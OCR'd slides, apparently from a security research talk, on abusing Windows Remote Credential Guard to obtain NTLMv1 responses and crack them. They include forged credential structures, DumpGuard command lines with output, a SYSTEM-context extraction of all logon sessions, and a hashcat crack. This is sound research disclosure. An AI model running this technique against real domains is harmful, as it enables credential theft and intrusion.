
Bringing It All Together



Bringing It All Together




Bringing It All Together




Bringing It All Together

- Having implemented the Terminal Services SSP, we have access to the Negotiate SSP context
  - We can now take it a step further and re-implement the Negotiate SSP and Kerberos SSP
  - This includes the cryptographic functions, as we no longer have a Negotiate SSP context
  - This will allow us to maintain the client and server in the same application



Bringing it all together

- We now have access to everything in the entire Remote Credential Guard stack for the server
  - We can generate payloads for Credential Guard using the MS-CSSP delegated credentials
  - We can simulate MS-RDPEAR via the Terminal Services SSP context of the client



Requesting NTLMv1 responses

- We can call *NtlmCalculateNtResponse*

Requesting NTLMv1 responses

- We can call *NtlmCalculateNtResponse*

```
// Use the provided credential to calculate a response
// to this challenge according to the NTLM v1 protocol.
[case(RemoteCallNtlmCalculateNtResponse)] struct
{
    PNT_CHALLENGE NtChallenge;
    PMSV1_0_REMOTE_ENCRYPTED_SECRETS Credential;
} CalculateNtResponse;
```

Requesting NTLMv1 responses

- We can call *NtlmCalculateNtResponse*

```
// Use the provided credential to calculate a response
// to this challenge according to the NTLM v1 protocol.
[case(RemoteCallNtlmCalculateNtResponse)] struct
{
    PNT_CHALLENGE NtChallenge;
    PMSV1_0_REMOTE_ENCRYPTED_SECRETS Credential;
} CalculateNtResponse;
```

```
[case(RemoteCallNtlmCalculateNtResponse)] struct
{
    NT_RESPONSE NtResponse;
} CalculateNtResponse;
```

Requesting NTLMv1 responses

- We can call *NtlmCalculateNtResponse*

```
// Use the provided credential to calculate a response
// to this challenge according to the NTLM v1 protocol.
[case(RemoteCallNtlmCalculateNtResponse)] struct
{
    PNT_CHALLENGE NtChallenge;
    PMSV1_0_REMOTE_ENCRYPTED_SECRETS Credential;
} CalculateNtResponse;
```

```
[case(RemoteCallNtlmCalculateNtResponse)] struct
{
    NT_RESPONSE NtResponse;
} CalculateNtResponse;
```

- We can forge a MSV1_0_REMOTE_ENCRYPTED_SECRETS

MSV1_0_REMOTE_ENCRYPTED_SECRETS	
0x00	IsNtPasswordPresent
0x01	IsLmPasswordPresent
0x02	IsShaPasswordPresent
0x04	CredentialKeyType
0x08	CredentialKey [20]
0x1c	EncryptedSize
0x20	EncryptedSecrets

Requesting NTLMv1 responses

- We can call *NtlmCalculateNtResponse*

```
// Use the provided credential to calculate a response
// to this challenge according to the NTLM v1 protocol.
[case(RemoteCallNtlmCalculateNtResponse)] struct
{
    PNT_CHALLENGE NtChallenge;
    PMSV1_0_REMOTE_ENCRYPTED_SECRETS Credential;
} CalculateNtResponse;
```

```
[case(RemoteCallNtlmCalculateNtResponse)] struct
{
    NT_RESPONSE NtResponse;
} CalculateNtResponse;
```

- We can forge a MSV1_0_REMOTE_ENCRYPTED_SECRETS from the delegated credentials

MSV1_0_REMOTE_ENCRYPTED_SECRETS	
0x00	IsNtPasswordPresent
0x01	IsLmPasswordPresent
0x02	IsShaPasswordPresent
0x04	CredentialKeyType
0x08	CredentialKey [20]
0x1c	EncryptedSize
0x20	EncryptedSecrets

TSRemoteGuardPackageCreds_supplementalCreds		
0x00	Next	→ NULL
0x10	PackageName	→ NTLM
0x20	CredBuffer	→

MSV1_0_REMOTE_SUPPLEMENTAL_CREDENTIAL	
0x00	Version
0x04	Flags
0x08	CredentialKey [20]
0x1c	CredentialKeyType
0x20	EncryptedCredsSize
0x24	... EncryptedCreds ...

Requesting NTLMv1 responses

- We receive a response from *NtlmCalculateNtResponse*

```
CallId: 515
Status: 0
NT Response:
13 FF 08 80 C3 C9 46 B9  DE 5F 68 70 44 68 9D 29  |  ......F.._hpDh.)
D5 44 E7 94 A2 A9 47 7B                           |  .D....G{
```

Requesting NTLMv1 responses

- We receive a response from *NtlmCalculateNtResponse*

```
CallId: 515
Status: 0
NT Response:
13 FF 08 80 C3 C9 46 B9  DE 5F 68 70 44 68 9D 29  |  ......F.._hpDh.)
D5 44 E7 94 A2 A9 47 7B                           |  .D....G{
```

- We can try to crack the response to verify its validity

```
C:\Users\Root\Desktop\Tools\hashcat-6.2.5>hashcat.exe -m 5500 hashes.ntlmv1 wordlist.ntlmv1 --quiet
wsadmin::MEGAKEK::13ff0880c3c946b9de5f687044689d29d544e794a2a9477b:1122334455667788:Passw0rd
```

Requesting NTLMv1 responses

- We receive a response from *NtlmCalculateNtResponse*

```
CallId: 515
Status: 0
NT Response:
13 FF 08 80 C3 C9 46 B9  DE 5F 68 70 44 68 9D 29  |  ......F.._hpDh.)
D5 44 E7 94 A2 A9 47 7B                           |  .D....G{
```

- We can try to crack the response to verify its validity

```
C:\Users\Root\Desktop\Tools\hashcat-6.2.5>hashcat.exe -m 5500 hashes.ntlmv1 wordlist.ntlmv1 --quiet
wsadmin::MEGAKEK::13ff0880c3c946b9de5f687044689d29d544e794a2a9477b:1122334455667788:Passw0rd
```

- The crack resulted in the password “Passw0rd”

Requesting NTLMv1 responses

- The SpecterOps tool, DumpGuard, can perform the described technique

```
C:\Users\wsadmin>z:\Debug-2\DumpGuard.exe /mode:self /domain:megakek.local /username:SRV10$ /password:Passw0rd
MEGAKEK\wsadmin::WS01::D631E9CDFDD21730039FB9F281C923DAC97B3E68F48ED16D:1122334455667788
```

Requesting NTLMv1 responses

- The SpecterOps tool, DumpGuard, can perform the described technique

```
C:\Users\wsadmin>z:\Debug-2\DumpGuard.exe /mode:self /domain:megakek.local /username:SRV10$ /password:Passw0rd
MEGAKEK\wsadmin::WS01::D631E9CDFDD21730039FB9F281C923DAC97B3E68F48ED16D:1122334455667788
```

- Regular user accounts (with SPNs) can also be used as credential delegation targets

```
C:\Users\wsadmin\Desktop>setspn -L srvadmin
Registered ServicePrincipalNames for CN=srvadmin,OU=Users,OU=Megakek,DC=megakek,DC=local:
        user/srvadmin

C:\Users\wsadmin\Desktop>z:\Debug-2\DumpGuard.exe /mode:self /domain:megakek.local /username:srvadmin /password:Passw0rd /spn:user/srvadmin
MEGAKEK\wsadmin::WS01::D631E9CDFDD21730039FB9F281C923DAC97B3E68F48ED16D:1122334455667788
```

Requesting NTLMv1 responses

- The SpecterOps tool, DumpGuard, can perform the described technique

```
C:\Users\wsadmin>z:\Debug-2\DumpGuard.exe /mode:self /domain:megakek.local /username:SRV10$ /password:Passw0rd
MEGAKEK\wsadmin::WS01::D631E9CDFDD21730039FB9F281C923DAC97B3E68F48ED16D:1122334455667788
```

- Regular user accounts (with SPNs) can also be used as credential delegation targets


```
C:\Users\wsadmin\Desktop>setspn -L srvadmin
Registered ServicePrincipalNames for CN=srvadmin,OU=Users,OU=Megakek,DC=megakek,DC=local:
        user/srvadmin

C:\Users\wsadmin\Desktop>z:\Debug-2\DumpGuard.exe /mode:self /domain:megakek.local /username:srvadmin /password:Passw0rd /spn:user/srvadmin
MEGAKEK\wsadmin::WS01::D631E9CDFDD21730039FB9F281C923DAC97B3E68F48ED16D:1122334455667788
```

- If executed in SYSTEM context, impersonation allows the extraction of all logon sessions

```
C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>z:\Debug-2\DumpGuard.exe /mode:all /domain:megakek.local /username:SRV10$ /password:Passw0rd
MEGAKEK\wsadmin::WS01::D631E9CDFDD21730039FB9F281C923DAC97B3E68F48ED16D:1122334455667788
MEGAKEK\srvadmin::WS01::13FF0880C3C946B9DE5F687044689D29D544E794A2A9477B:1122334455667788
```


Requesting NTLMv1 responses

- The NTLMv1 cryptographic scheme is very weak
  - Relies on the deprecated DES encryption




Requesting NTLMv1 responses

- The NTLMv1 cryptographic scheme is very weak
  - Relies on the deprecated DES encryption
- Rainbow tables can crack 99.5% - 99.9% of the keyspace
  - Takes less than 30 seconds on specialized hardware
  - Google released a full DES rainbow table in 2026
  - Online services provide NTLMv1 cracking for free



